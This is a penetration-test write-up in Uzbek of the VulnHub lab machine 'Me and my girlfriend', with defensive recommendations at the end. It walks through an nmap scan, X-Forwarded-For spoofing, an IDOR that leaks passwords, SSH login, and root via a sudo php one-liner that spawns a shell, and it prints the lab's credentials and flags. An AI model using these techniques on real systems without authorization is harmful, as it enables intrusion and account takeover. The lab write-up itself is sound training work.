

Me and my girlfriend — VulnHub



Target nomi: Me and my girlfriend — VulnHub

Target IP manzili: 192.168.1.8

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 23.08.2026

Umumiy xavf darajasi: Kritik (Critical)

Umumiy xulosa

Ushbu `Me and my girlfriend` mashinasi — bu **realistik hujum vektori** bo'lib, unda hujumchi **IP Spoofing**, **IDOR**, **kuchsiz parollar** va **SUID/Sudo misconfiguration** orqali to'liq tizimni (root) egallashi mumkin. Mashina **Black Box** usulida (hech qanday ichki ma'lumot berilmagan holda) sinovdan o'tkazildi va **kritik darajadagi** zaifliklar aniqlandi.

1 — Enumerations

Port scanning

Targetning qaysi portlari ochiq ekanligini bilish uchun `nmap` vositasidan foydalanildi.

```
nmap -sV -sC -p- 192.168.1.8
```

PORT	SERVICE	STATUS	VERSION
22/TCP	SSH	OPEN	OpenSSH 6.6.1p1
80/TCP	HTTP	OPEN	Apache 2.4.7

```

(linux@env) - [~/Downloads]
$ nmap -sV -sC -p- 192.168.1.8
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-24 00:34 +0500
Nmap scan report for gfriEND.bbrouter (192.168.1.8)
Host is up (0.000052s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|   2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|   256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_  256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 08:00:27:C1:41:3F (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.01 seconds

(linux@env) - [~/Downloads]
$ Odilov Aslanbek

```

2 — Web Enumerations

Web Sayit tahlili

Targetning 80 - portida quyidagi web ilova ishlayotganligi aniqlandi

<http://192.168.1.8/>




Web sayitning `robots.txt` fali o'qilganda quyidagi sahifa borligi aniqlandi

<http://192.168.1.8/robots.txt>




`http://192.168.1.8/heyhoo.txt`




Web ilovaning source codelari orasidan quyidagi malumot topildi va bu o'z o'zidan tizimda **IP Spoofing (X-Forwarded-For)** zaifligi bor degan gumonga olib keldi va tekshirish natijasida rostan ham tizimda **IP Spoofing (X-Forwarded-For)** zaifligi aniqlandi.


```
Who are you? Hacker? Sorry This Site Can Only Be Accessed local!  
<!-- Maybe you can search how to use x-forwarded-for -->
```



Topilgan IP Spoofing zaifligini avtomatlashtirish uchun googlr chrome brouserida **modheader** nomli extetntion topildi va uni ishlatish natijasida asl web ilovaga krildi



Web ilovada yangi user yaratish imkonuiyati borligi aniqlandi va tizimda yanmgi user yaratildi



Welcome To Ceban Corp

Inspiring The People To Great Again!

[Home](#) | [Login](#) | [Register](#) | [About](#)

Name
Email
Username
Password

Name: admin
Email: admin@gmail.com
Username: admin
Password: admin123



Welcome To Ceban Corp

Inspiring The People To Great Again!

[Dashboard](#) | [Profile](#) | [Logout](#)

Wellcome Back!


Are you ready for Inspiring The People? Let's Do It!

3 — Exploitation

IDOR

Tizimda IDOR zaifligi aniqlandi yani tizimdagi va yana har bitta userga o'tin source codelar ochilganda userlarni passwordlari aniqlandi yani tizimdagi barcha userlarning cridentialslarini aniqlashga imkoniyati bor ekanligi aniqlandi

```
http://192.168.1.8/index.php?page=profile&user_id=[user id]
```



Har bitta userga o'tilganda source code ichida usarning passwordlari aniqlandi



4 — Initials access

SSH authentication

Topilgan credentialslarni birma bir snab ko'rish natijasida 5 - id li usarning cridentislari bilan tizimga ssh authentication amalga oshirildi

```
ssh alice@192.168.1.8
Password: 4lic3
```

```
(linux@env)-[~/Desktop]
$ ssh alice@192.168.1.8
The authenticity of host '192.168.1.8 (192.168.1.8)' can't be established.
ED25519 key fingerprint is: SHA256:xQf3lfh03E3NNnt5rN/N5zVLGxJJ08QcKykWwCSg1SM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.8' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
alice@192.168.1.8's password:
Last login: Fri Dec 13 14:48:25 2019
alice@gfriEND:~$ id
uid=1000(alice) gid=1001(alice) groups=1001(alice)
alice@gfriEND:~$ Odilov Aslanbek
```

5 — Privilege Escalation

Root access

Tizimdagi `alice` userining huquqlari tekshirilganda `root` user nimodan commanda ishga tushira olishi aniqlandi va bui orqali tizimda root user darajasiga chiqildi

```
sudo -l
```

```
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
  (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~$ Odilov Aslanbek
```

```
sudo -u root /usr/bin/php -r "system('/bin/bash -p');"
```

```
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
  (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~$ sudo -u root /usr/bin/php -r "system('/bin/bash -p');"
root@gfriEND:~# id
uid=0(root) gid=0(root) groups=0(root)
root@gfriEND:~# Odilov Aslanbek
```

User and Root flags

Tizimdagi user va root flaglar

user flag

```
gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
```

root flag

```
gfriEND{56fbeef560930e77ff984b644fde66e7}
```

6 — Executive Summary

Hujum zanjiri (Attack Chain)

Bosqich	Zaiflik	Tavsif	Natija
1	IP Spoofing (X-Forwarded-For)	Sayt <code>X-Forwarded-For</code> headeri orqali lokal foydalanuvchini aniqlaydi. Header soxtalashtirilib, saytga kirish mumkin.	Web ilovaga kirish
2	IDOR (Insecure Direct Object Reference)	<code>user_id</code> parametri orqali boshqa foydalanuvchilarning profiling ko'rish mumkin. Source code da parollar ochiq saqlangan.	Barcha foydalanuvchilarning credentiallari topildi
3	Kuchsiz parol	<code>alice</code> foydalanuvchining paroli <code>4lic3</code> — oddiy va taxmin qilish oson.	SSH orqali tizimga kirish
4	Sudo misconfiguration	<code>alice</code> foydalanuvchisi <code>sudo -u root /usr/bin/php</code> ni parolsiz ishga tushira oladi.	Root huquqlariga ega bo'lish
5	PHP RCE	PHP orqali system buyruqlarini bajarish imkoniyati.	<code>/bin/bash -p</code> orqali root shell olish

Topilgan zaifliklar va xavf darajasi

Zaiflik	Xavf darajasi	CVSS	Izoh
IP Spoofing (X-Forwarded-For)	Yuqori	7.5	Header soxtalashtirilib, saytga kirish mumkin
IDOR (user_id)	Juda yuqori	9.1	Barcha foydalanuvchilarning ma'lumotlari ochiq
Kuchsiz parol (alice:4lic3)	O'rta	5.0	Oddiy parol SSH orqali kirishga olib keldi
Sudo misconfiguration	Kritik	9.8	<code>alice</code> root sifatida PHP ni ishga tushira oladi
PHP RCE	Kritik	9.8	PHP orqali system buyruqlarini bajarish mumkin

Hujum yo'li (qisqacha)

1. **Web ilovaga kirish** — `X-Forwarded-For: 127.0.0.1` headeri orqali.
2. **IDOR orqali credentiallarni olish** — `user_id` parametrini o'zgartirib, `alice` ning parolini topish (`4lic3`).
3. **SSH orqali kirish** — `alice@192.168.1.8` va parol `4lic3`.
4. **Root huquqini olish** — `sudo -u root /usr/bin/php -r "system('/bin/bash -p');"`

Tavsiyalar

1. **X-Forwarded-For** ga ishonmaslik va `REMOTE_ADDR` dan foydalanish.
2. **IDOR** ni oldini olish — har bir so'rovda foydalanuvchining o'z ID'siga egaligini tekshirish.
3. **Kuchsiz parollar** taqiqlash — majburiy parol siyosati (uzunlik, murakkablik).
4. **Sudo** huquqlarini cheklash — faqat zarur buyruqlarga ruxsat berish.
5. **PHP** ni interaktiv ishlatishni cheklash yoki `disable_functions` ni yoqish.

Umumiy xavf darajasi: KRITIK (9.8)

Ushbu mashina barcha bosqichlarda **xavfsizlik xatolariga** ega va hujumchi tomonidan to'liq egallanishi mumkin. Har bir zaiflik **real hujumlarda** ishlatilishi mumkin bo'lgan vektorlarni aks ettiradi.